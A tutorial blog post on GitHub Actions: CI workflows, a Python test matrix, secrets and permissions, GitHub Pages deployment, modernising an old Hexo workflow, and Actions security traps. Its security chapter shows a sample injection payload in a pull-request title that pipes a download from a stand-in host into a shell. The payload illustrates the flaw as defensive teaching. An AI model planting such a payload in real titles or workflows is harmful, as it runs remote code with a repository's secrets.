Dev Essentials — 16 · CI/CD with GitHub Actions — Build, Test and Deploy a Static Blog
A pipeline that builds, tests and deploys on every push turns "it works on my machine" into "it works on a clean machine, every time". This post teaches GitHub Actions from the ground up: workflows, events, jobs, runners, secrets, artifacts, environments, concurrency and permissions. You build a Python CI pipeline with a version matrix and caching, then deploy a static site to GitHub Pages with the official Pages actions. The case study is this blog's own 2022-era workflow: what aged badly, and a modern replacement. The last chapter covers the security traps, including the 2025 tj-actions/changed-files compromise. This post ends Part C.
Series map: 01 Text Encoding → … → 15 Testing → 16 CI/CD (this post) → 17 How LLMs Work → … → 24 Desk Health. Part C · Building safely.
Learning Outcome
- Explain CI, continuous delivery and continuous deployment, and the GitHub Actions building blocks.
- Write a Python CI workflow: lint, a test matrix across Python versions, dependency caching, artifacts.
- Use secrets, environments,
concurrencyand least-privilegepermissions:correctly. - Deploy a static site to GitHub Pages with
configure-pages,upload-pages-artifactanddeploy-pages. - Read an old workflow, list what is outdated, and modernise it.
- Avoid
pull_request_target"pwn requests", script injection and compromised third-party actions.
Chapter 1 — CI, CD and the building blocks
Continuous integration (CI) means everyone merges small changes often, and every push or pull request is built and tested automatically. Continuous delivery means every change that passes is ready to release with one click. Continuous deployment goes one step further: it releases automatically.
GitHub Actions runs these pipelines from YAML files in .github/workflows/.
1
2
3
4
5
6
7
workflow (.github/workflows/ci.yml) <- started by an event (push, pull_request, schedule...)
├─ job "lint" runs-on: ubuntu-latest <- each job gets a fresh runner (VM)
│ ├─ step: uses: actions/checkout@v7 <- a reusable action
│ └─ step: run: ruff check . <- a shell command
└─ job "test" needs: lint <- jobs run in parallel unless linked by needs
└─ steps ...
Terminology
| Term | Meaning |
|---|---|
| Workflow | One YAML file in .github/workflows/. |
| Event | What starts a workflow: push, pull_request, schedule, workflow_dispatch (manual button), and more. |
| Job | A group of steps that runs on one runner. Jobs run in parallel unless one needs another. |
| Step | One command (run:) or one action (uses:), run in order inside a job. |
| Runner | The machine that runs a job. GitHub-hosted runners are fresh VMs, thrown away after the job. |
| Action | A reusable step, referenced as owner/repo@ref, such as actions/checkout@v7. |
| Secret | An encrypted value, read as ${{ secrets.NAME }}. |
| Artifact | Files a job uploads to keep after the run, or to pass to a later job. |
| Environment | A named deploy target (production, github-pages) with its own secrets and protection rules. |
concurrency |
A group name; only one run in the group is active at a time. |
permissions |
What the automatic GITHUB_TOKEN may do in this workflow or job. |
Chapter 2 — Anatomy of a workflow
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
name: hello # shown in the Actions tab
on:
push:
branches: [main]
pull_request: # PRs targeting any branch
workflow_dispatch: # adds a "Run workflow" button
permissions:
contents: read # least privilege: read the repo, nothing else
jobs:
greet:
runs-on: ubuntu-latest
timeout-minutes: 5 # default is 360 minutes; set something sane
steps:
- uses: actions/checkout@v7
- name: Say hello
run: |
echo "Event: ${{ github.event_name }}, ref: ${{ github.ref }}"
uname -a
${{ ... }}is an expression. It reads contexts such asgithub,matrix,secrets,stepsandenv.run:uses bash on Linux and macOS runners and PowerShell (pwsh) on Windows runners. Setshell: bashorshell: pwshto choose.- Runner labels (checked September 2026):
ubuntu-latestis Ubuntu 24.04 (ubuntu-26.04also exists),windows-latestis Windows Server 2025,macos-latestis macOS 26 on Arm.-latestmoves over time; pin a version likeubuntu-24.04when you need stability.
Watch out: YAML reads
3.10as the number3.1. Always quote versions:python-version: "3.10".
Chapter 3 — CI for a Python project
A small project:
1
2
3
4
5
6
7
repo/
├─ .github/workflows/ci.yml
├─ requirements-dev.txt
├─ shop/__init__.py
├─ shop/price.py
└─ tests/test_price.py # `python -m pytest` puts the repo root on sys.path, so `import shop` works
1
2
3
4
5
# requirements-dev.txt: pin exact versions so CI is repeatable and the cache key is stable
pytest==9.1.1
pytest-cov==7.1.0
ruff==0.16.9
The workflow: one fast lint job, then a test matrix.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
name: ci
on:
push:
branches: [main]
pull_request:
permissions:
contents: read
concurrency:
group: ${{ github.workflow }}-${{ github.ref }}
cancel-in-progress: true # a new push cancels the old run for the same branch or PR
jobs:
lint:
runs-on: ubuntu-latest
timeout-minutes: 10
steps:
- uses: actions/checkout@v7
with:
persist-credentials: false
- uses: actions/setup-python@v7
with:
python-version: "3.14"
cache: pip
cache-dependency-path: requirements-dev.txt
- run: pip install -r requirements-dev.txt
- run: ruff check .
- run: ruff format --check .
test:
needs: lint
runs-on: ${{ matrix.os }}
timeout-minutes: 15
strategy:
fail-fast: false # let every combination finish, so you see all failures
matrix:
os: [ubuntu-latest]
python-version: ["3.11", "3.12", "3.13", "3.14"]
include:
- os: windows-latest # one extra combination
python-version: "3.14"
steps:
- uses: actions/checkout@v7
with:
persist-credentials: false
- uses: actions/setup-python@v7
with:
python-version: ${{ matrix.python-version }}
cache: pip
cache-dependency-path: requirements-dev.txt
- run: pip install -r requirements-dev.txt
- run: python -m pytest --cov=shop --cov-report=xml
- uses: actions/upload-artifact@v7
if: always() # upload even when tests fail
with:
name: coverage-${{ matrix.os }}-py${{ matrix.python-version }}
path: coverage.xml
How it works:
- The matrix makes 5 test jobs: 4 Python versions on Ubuntu plus 1 on Windows.
fail-fastistrueby default, which cancels the others on the first failure. cache: pipsaves pip's download cache between runs. The key comes from the file incache-dependency-path, so a changed pin gives a fresh cache.- Artifact names must be unique in a run, so the name includes the matrix values.
- Why 3.11–3.14: Python 3.10 reaches end of life in October 2026, and 3.15 is scheduled for 2026-10-01. To try a pre-release, add
"3.15"to the list andallow-prereleases: truetosetup-python.
Then make the checks required: in the repository settings, add a branch ruleset for main that requires the lint and test status checks. Now a red build blocks the merge button.
Trick: keep CI fast. Put cheap checks (lint, type check) first with
needs:, so a typo fails in 30 seconds instead of after a 10-minute matrix. Put slow integration tests (Dev Essentials 15 · Testing) in their own job.
Common pitfall: a cache is a speed-up, never a source of truth. A job must still pass with an empty cache.
Chapter 4 — Secrets, artifacts, environments and permissions
The GITHUB_TOKEN and permissions:
At the start of every job, GitHub creates a fresh GITHUB_TOKEN for that repository. It expires when the job finishes (at most 6 hours on GitHub-hosted runners). What it may do is set by permissions::
1
2
3
4
5
6
7
8
permissions:
contents: read # workflow default for every job
jobs:
release:
permissions:
contents: write # this job only: may push tags / create releases
- As soon as you list any permission, every permission you did not list becomes
none. permissions: {}gives no permissions at all.- Set the default at the top to read-only, and raise it only in the job that needs more.
Secrets
Add secrets in the repository settings, then pass them to steps through env::
1
2
3
4
5      - name: Smoke test against staging
        env:
          API_TOKEN: ${{ secrets.STAGING_API_TOKEN }}
        run: python scripts/smoke_test.py      # reads os.environ["API_TOKEN"]
- Values are masked in logs, but GitHub says redaction is not guaranteed: a secret that is transformed (base64, split, JSON) may appear in clear text.
- Anyone with write access to the repo can write a workflow that reads the secrets.
- Except for
GITHUB_TOKEN, secrets are not passed to workflows triggered by pull requests from forks, and the token is read-only there.
Environments
An environment such as production can hold its own secrets and protection rules: required reviewers, a wait timer, or "only the main branch may deploy here". A job that names the environment waits for those rules before it gets the secrets:
1
2
3  deploy:
    environment: production
Artifacts vs cache
| Artifact | Cache | |
|---|---|---|
| Purpose | Keep outputs: test reports, builds, the site to deploy | Speed up: dependencies, build caches |
| Action | actions/upload-artifact@v7, actions/download-artifact |
actions/cache@v6, or cache: in setup actions |
| Shared between | jobs of a run; downloadable from the run page | later runs |
| If missing | the run should fail | the job runs slower, but must still pass |
Chapter 5 — CD: deploy a static site to GitHub Pages
GitHub Pages hosts static files. A project site is served at https://<owner>.github.io/<repository>/; a user site comes from a repository named <owner>.github.io and is served at the root. There are two ways to publish:
| Source | How it works |
|---|---|
| Deploy from a branch | Pages serves (or builds with Jekyll) a branch such as gh-pages. |
| GitHub Actions | Your workflow builds the site, uploads it as a Pages artifact, and deploys it. |

To use the second way: Settings → Pages → Build and deployment → Source: GitHub Actions. Then the workflow has two jobs:
- build: check out, build, then
actions/upload-pages-artifact@v5packs the folder into an artifact namedgithub-pages(a gzip tar; kept 1 day by default). - deploy:
actions/deploy-pages@v5publishes that artifact. It needspages: write(to create the deployment) andid-token: write(to get an OIDC token that proves which workflow and branch the deployment comes from). It runs in thegithub-pagesenvironment.
actions/configure-pages@v6 is optional. It reads the site's metadata (for example base_path, such as /my-repo) and can adjust a few generators' configs. It needs pages: read.
Usage limits (GitHub docs): the published site may be at most 1 GB, a deployment times out after 10 minutes, and there is a soft bandwidth limit of 100 GB per month.
Watch out: with branch publishing, Jekyll skips folders that start with
_, such as Next.js's_next/, unless the branch has a.nojekyllfile. With the GitHub Actions source, your workflow does the build and the artifact is published as it is. Also,upload-pages-artifactv4 and later leave out dotfiles unless you setinclude-hidden-files: true(added in v5).
The full workflow is in the next chapter, applied to this blog.
Chapter 6 — Case study: modernising this blog's workflow
The 2022-era Hexo workflow
The Hexo source repository of this blog still runs this workflow (name and email replaced by placeholders):
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
name: Hexo Blog CI
on:
push:
branches:
- main
jobs:
build:
runs-on: ubuntu-latest
steps:
- name: Checkout Repository main branch
uses: actions/checkout@v3
- name: Setup Node.js 16
uses: actions/setup-node@v3
with:
node-version: "16"
- name: Setup Deploy Private Key
env:
HEXO_DEPLOY_PRIVATE_KEY: ${{ secrets.HEXO_DEPLOY_PRIVATE_KEY }}
run: |
mkdir -p ~/.ssh/
echo "$HEXO_DEPLOY_PRIVATE_KEY" | tr -d '\r' > ~/.ssh/id_rsa
chmod 600 ~/.ssh/id_rsa
ssh-keyscan github.com >> ~/.ssh/known_hosts
- name: Setup Git Information
run: |
git config --global user.name "<name>"
git config --global user.email "<email>"
- name: Setup Hexo Dependencies
run: |
npm install hexo-cli -g
npm install
- name: Deploy Hexo
run: |
hexo cl && hexo g && hexo d
hexo cl && hexo g && hexo d is clean, generate, deploy. The deploy step uses the SSH key to push the generated site into a separate GitHub Pages repository.
What aged badly
| # | Problem | Why it matters |
|---|---|---|
| 1 | actions/checkout@v3, actions/setup-node@v3 |
Both declare the node16 runtime. Runners have used Node 24 for actions by default since 2026-06-16, and Node 20 was removed on 2026-09-23. So these old majors now run on a runtime they were not built for. Current majors are checkout@v7 and setup-node@v7. |
| 2 | node-version: "16" |
Node.js 16 reached end of life on 2023-09-11: three years without security fixes. |
| 3 | npm install |
May update the lockfile and pick new versions. npm ci installs exactly the lockfile and fails if it does not match package.json. |
| 4 | npm install hexo-cli -g |
An unpinned global tool, fresh on every run. Use the project's own local binary via npx. |
| 5 | SSH private key in a secret | A long-lived key with push rights to another repository. If it leaks, someone can deface the site until the key is rotated by hand. |
| 6 | ssh-keyscan github.com |
Trusts whatever host key the network returns at run time. GitHub publishes its fingerprints; GitHub also replaced its RSA host key on 2023-03-24 after it was exposed. |
| 7 | No permissions: |
The GITHUB_TOKEN gets the repository's default permissions, which may be read-write. |
| 8 | No concurrency |
Two quick pushes can deploy out of order; the older build may win. |
| 9 | Name and email in the file | Personal data in a public file; not needed at all with the Pages actions. |
| 10 | No timeout-minutes, no checks |
A hung step can burn up to 6 hours; nothing verifies the build before it goes live. |
The Next.js port: a static export
The Next.js version of the blog does a static export when the variable NEXT_EXPORT=1 is set (next.config.mjs, abridged):
1
2
3
4
5
6
7
8
9
const isExport = process.env.NEXT_EXPORT === "1";
const basePath = isExport ? "/blog" : "";
const nextConfig = {
images: { unoptimized: true }, // the default image optimiser needs a server
trailingSlash: true, // /about -> /about/index.html, which static hosts serve well
...(isExport ? { output: "export", distDir: "out", basePath } : {}),
};
export default nextConfig;
output: "export"makesnext buildwrite plain HTML, CSS and JS (the oldnext exportcommand was removed in Next.js 14).distDir: "out"is where the files go (outis also the default for exports).basePath: "/blog"prefixes every link, because the site is served under/blog/, exactly like a project site athttps://<owner>.github.io/<repository>/.
Today that out/ folder is copied into a blog/ folder of the Pages repository by a local script. A workflow can do the same job on every push.
The modern workflow
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
name: Deploy blog to Pages
on:
push:
branches: [main]
workflow_dispatch:
permissions:
contents: read # default for all jobs
concurrency:
group: pages
cancel-in-progress: false # never cancel a deployment half-way
jobs:
build:
runs-on: ubuntu-24.04
timeout-minutes: 15
permissions:
contents: read
pages: read # for configure-pages
steps:
- uses: actions/checkout@v7
with:
persist-credentials: false
- uses: actions/setup-node@v7
with:
node-version: 24 # Active LTS (see the table below)
cache: npm
- run: npm ci
- name: Build static export
run: npm run build
env:
NEXT_EXPORT: "1"
- uses: actions/configure-pages@v6
- uses: actions/upload-pages-artifact@v5
with:
path: out
deploy:
needs: build
runs-on: ubuntu-24.04
timeout-minutes: 10
permissions:
pages: write # create the Pages deployment
id-token: write # OIDC token that proves where the deployment comes from
environment:
name: github-pages
url: ${{ steps.deployment.outputs.page_url }}
steps:
- id: deployment
uses: actions/deploy-pages@v5
What changed, point by point: current action majors; an LTS Node line; npm ci with the npm cache; no SSH key, no personal data, no global installs; read-only default token and job-level extra rights only where needed; a pages concurrency group; timeouts; and a manual "Run workflow" button. The repository that runs this workflow must have Source: GitHub Actions in its Pages settings.
Watch out:
basePathmust match the path the site is served from. A project site lives at/<repository>/, so/blogonly fits a repository namedblog(or a custom domain set up that way). If CSS and JS return 404 after a deploy, check this first.configure-pagesoutputs the realbase_path, which you could pass to the build instead of hard-coding it.
For the Hexo source, only the build steps change: npx hexo generate instead of the Next.js build, and path: public (Hexo's default public_dir). Check that your Hexo version supports the Node line you choose.
Node.js release lines on 2026-09-25 (from the Node.js release schedule):
| Line | Status | Moves on |
|---|---|---|
| 20 | end of life since 2026-04-30 | — |
| 22 | Maintenance LTS | end of life 2027-04-30 |
| 24 | Active LTS | Maintenance from 2026-10-20, end of life 2028-04-30 |
| 26 | Current | becomes LTS on 2026-10-28 |
Pin the major (24) for repeatable builds, or use node-version: lts/* to always get the newest LTS. Either way, plan an upgrade every October.
Optional: pin actions by commit SHA
A tag like v7 can be moved to another commit by whoever controls the action's repository. A full commit SHA cannot. Keep the version in a comment:
1
2
3
4
5
6      - uses: actions/checkout@3d3c42e5aac5ba805825da76410c181273ba90b1          # v7.0.1
      - uses: actions/setup-node@820762786026740c76f36085b0efc47a31fe5020        # v7.0.0
      - uses: actions/configure-pages@45bfe0192ca1faeb007ade9deae92b16b8254a0d   # v6.0.0
      - uses: actions/upload-pages-artifact@fc324d3547104276b827a68afc52ff2a11cc49c9  # v5.0.0
      - uses: actions/deploy-pages@368f82528645a54fb793d4d04e342629a3f51346      # v5.0.1
(SHAs resolved from the release tags on 2026-09-25. Always resolve them yourself; never copy a SHA from a blog post you have not checked.) Let Dependabot keep pins and comments up to date:
1
2
3
4
5
6
7
8
# .github/dependabot.yml
version: 2
updates:
- package-ecosystem: "github-actions"
directory: "/"
schedule:
interval: "weekly"
Chapter 7 — Security: the traps
pull_request vs pull_request_target
| Event | Runs code from | Secrets | GITHUB_TOKEN for fork PRs |
|---|---|---|---|
pull_request |
the PR's merge commit | not passed for fork PRs | read-only |
pull_request_target |
the base repository's default branch | available | can have write access |
pull_request_target exists so a workflow can, for example, label or comment on PRs from forks. It is safe only if it never runs the PR's code. The classic "pwn request" does exactly that: it checks out the fork's head commit and runs npm install or a test script in a job that holds secrets and a write token. The attacker's package.json then runs with those rights.
GitHub has tightened this twice. Since 2025-12-08, pull_request_target always takes the workflow file and checkout ref from the default branch. And actions/checkout@v7 (backported to older majors on 2026-07-20) refuses to check out fork PR code in pull_request_target and workflow_run workflows unless you set allow-unsafe-pr-checkout: true, a name meant to stand out in review. Workflows pinned to an older SHA or exact version do not get the backport.
Watch out:
workflow_runhas the same problem: it runs with secrets after a PR workflow finishes. Treat any artifact it downloads from that PR as untrusted data.
Script injection
${{ }} is pasted into the script before the shell runs. A PR titled a"; curl evil.example | sh; echo " becomes code:
1
2
3
4
5
6
7
8
9
10      # UNSAFE: the title is inserted into the script text
      - run: |
          echo "Title is ${{ github.event.pull_request.title }}"

      # SAFE: pass it as an environment variable; the shell treats it as data
      - env:
          TITLE: ${{ github.event.pull_request.title }}
        run: |
          echo "Title is $TITLE"
Treat titles, branch names, issue bodies, commit messages and labels as untrusted input.
Third-party actions: the tj-actions/changed-files compromise
On 2025-03-14 and 15, an attacker who had obtained a token with access to the popular tj-actions/changed-files action moved its version tags (v1 up to v45.0.7) to a malicious commit (CVE-2025-30066). The injected code read the runner's memory and printed secrets into the build logs, which are public for public repositories. More than 23,000 repositories used the action. CISA's alert covers it together with a compromise of reviewdog/action-setup@v1 (CVE-2025-30154) around the same time, which may have enabled it. The fixed release is v46.0.1. Workflows pinned to the full SHA of an earlier clean commit kept running that clean code, because moving a tag does not change an existing commit.
Defences, in order of effort:
- Least privilege: read-only default
permissions:, secrets only in the jobs that need them, environments with reviewers for deploy keys. - Fewer third-party actions: a few lines of shell or an official action are often enough.
- Pin by full SHA and let Dependabot propose updates you review.
- Organisation policy: allow-lists of actions; since August 2025 policies can also require SHA pinning (unpinned workflows fail) and block a named action with a
!prefix during an incident. - Lint your workflows:
actionlintfinds syntax and expression bugs;zizmoris a static analyser for Actions security issues. - If an action you use is compromised: stop using it, search your logs for leaked values, and rotate every secret the workflow could see.
Practice Exercises
Exercise 1 — Read a workflow
In the CI workflow of Chapter 3: how many jobs run on a push to main, and in which order? What happens to a running CI job when you push again to the same PR?
Solution
Six jobs: lint first, then five test jobs (4 Python versions on Ubuntu + 1 on Windows) in parallel, because test has needs: lint. A new push to the same PR has the same concurrency group (ci-refs/pull/<n>/merge), and cancel-in-progress: true cancels the older run.
Exercise 2 — The YAML number trap
A teammate writes python-version: [3.9, 3.10, 3.11]. The 3.10 job fails with "version 3.1 not found". Why, and how do you fix it?
Solution
YAML parses unquoted 3.10 as the float 3.1. Quote every version: python-version: ["3.10", "3.11", "3.12"]. Also drop 3.9: it reached end of life in October 2025.
Exercise 3 — Least privilege
A workflow has no permissions: key. Job test runs pytest; job release creates a GitHub Release. Add the smallest permissions.
Solution
1
2
3
4
5
6
7
8
9
10
11
12
13
14
permissions:
contents: read # default for every job
jobs:
test:
runs-on: ubuntu-latest
steps: [...]
release:
needs: test
runs-on: ubuntu-latest
permissions:
contents: write # creating a release writes to the repository
steps: [...]
Remember: a job-level permissions: block replaces the workflow default for that job.
Exercise 4 — Fix the injection
This step posts a greeting on new issues. Make it safe.
1
2      - run: echo "Thanks for opening '${{ github.event.issue.title }}'"
Solution
1
2
3
4      - env:
          ISSUE_TITLE: ${{ github.event.issue.title }}
        run: echo "Thanks for opening '$ISSUE_TITLE'"
The title now reaches bash as the value of a variable, not as script text. Quoting inside run: does not help without this, because the expression is pasted in before bash parses anything.
Exercise 5 — Port the Hexo workflow
Rewrite the 2022-era Hexo workflow so it deploys through the Pages artifact actions, with no SSH key.
Solution
Use the "modern workflow" from Chapter 6 and change only the build steps:
1
2
3
4
5
6
7      - run: npm ci
      - run: npx hexo generate
      - uses: actions/configure-pages@v6
      - uses: actions/upload-pages-artifact@v5
        with:
          path: public
Then set Source: GitHub Actions in the Pages settings of the repository that runs it, delete the HEXO_DEPLOY_PRIVATE_KEY secret, and remove the matching deploy key from the target repository. hexo-deployer-git and the deploy: section of _config.yml are no longer used. Note the site now comes from this repository's Pages site; if the old target was a user site repository, move the workflow there or keep a project-site URL.
Exercise 6 — Pin and watch
Pin every action in your Pages workflow to a full SHA with a version comment, and add a Dependabot config. How do you find the SHA for actions/checkout v7.0.1?
Solution
The same command works in Git Bash and PowerShell:
1
2
git ls-remote https://github.com/actions/checkout refs/tags/v7.0.1
If the output also shows a refs/tags/v7.0.1^{} line, that is an annotated tag and the ^{} SHA is the commit to pin. Then write uses: actions/checkout@<sha> # v7.0.1 and add the .github/dependabot.yml from Chapter 6.
Cheat-sheet
| Need | YAML / command |
|---|---|
| Triggers | on: { push: { branches: [main] }, pull_request: {}, workflow_dispatch: {} } |
| Read-only token | permissions: { contents: read } at the top |
| Extra rights for one job | job-level permissions: |
| Cancel stale CI runs | concurrency: { group: ..., cancel-in-progress: true } |
| Never cancel deploys | concurrency: { group: pages, cancel-in-progress: false } |
| Python matrix | strategy: { matrix: { python-version: ["3.11", "3.12", "3.13", "3.14"] } } |
| pip cache | setup-python@v7 with cache: pip + cache-dependency-path |
| npm install for CI | setup-node@v7 with cache: npm, then npm ci |
| Job timeout | timeout-minutes: 15 |
| Secret into a step | step env: with TOKEN: ${{ secrets.TOKEN }} |
| Pages deploy | upload-pages-artifact@v5 → deploy-pages@v5 with pages: write + id-token: write |
| Current majors (2026-09) | checkout v7 · setup-node v7 · setup-python v7 · configure-pages v6 · upload-pages-artifact v5 · deploy-pages v5 · upload-artifact v7 · cache v6 |
| Node for builds | node-version: 24 (Active LTS) or lts/* |
| Pin an action | uses: owner/repo@<40-char SHA> # vX.Y.Z |
| Untrusted input | pass through env:, never ${{ }} inside run: |
What's next

That ends Part C · Building safely. Part D starts with Dev Essentials 17 · How LLMs Work: tokens, context windows, sampling and embeddings. The versioning and lockfile habits this post relies on are in Dev Essentials 09 · Versions & Dependencies, and the tests your pipeline runs are in Dev Essentials 15 · Testing.
References
- GitHub Docs — Workflow syntax
- GitHub Docs — Events that trigger workflows
- GitHub Docs — Secure use reference
- GitHub Docs —
GITHUB_TOKENand Secrets - GitHub Docs — Using custom workflows with GitHub Pages
- GitHub Docs — GitHub Pages limits
- actions/checkout, setup-node, setup-python
- actions/configure-pages, upload-pages-artifact, deploy-pages
- actions/runner-images — available runners
- GitHub Changelog — Node 20 on runners: deprecation (2025-09-19), removal (2026-09-23)
- GitHub Changelog —
pull_request_target: default-branch change (2025-11-07), safer checkout defaults (2026-06-18) - GitHub Changelog — Actions policy supports blocking and SHA pinning (2025-08-15)
- tj-actions compromise: GitHub Advisory CVE-2025-30066, CISA alert (2025-03-18)
- GitHub Blog — We updated our RSA SSH host key (2023)
- Node.js — Release schedule
- npm —
npm ci - Next.js — Static exports
- GitHub Docs — Keeping your actions up to date with Dependabot
- actionlint and zizmor
Note: this post is in progress. Planned additions: reusable workflows and composite actions, OIDC to AWS without stored keys (see AWS Course), preview deployments for pull requests, and a link checker step for the blog build.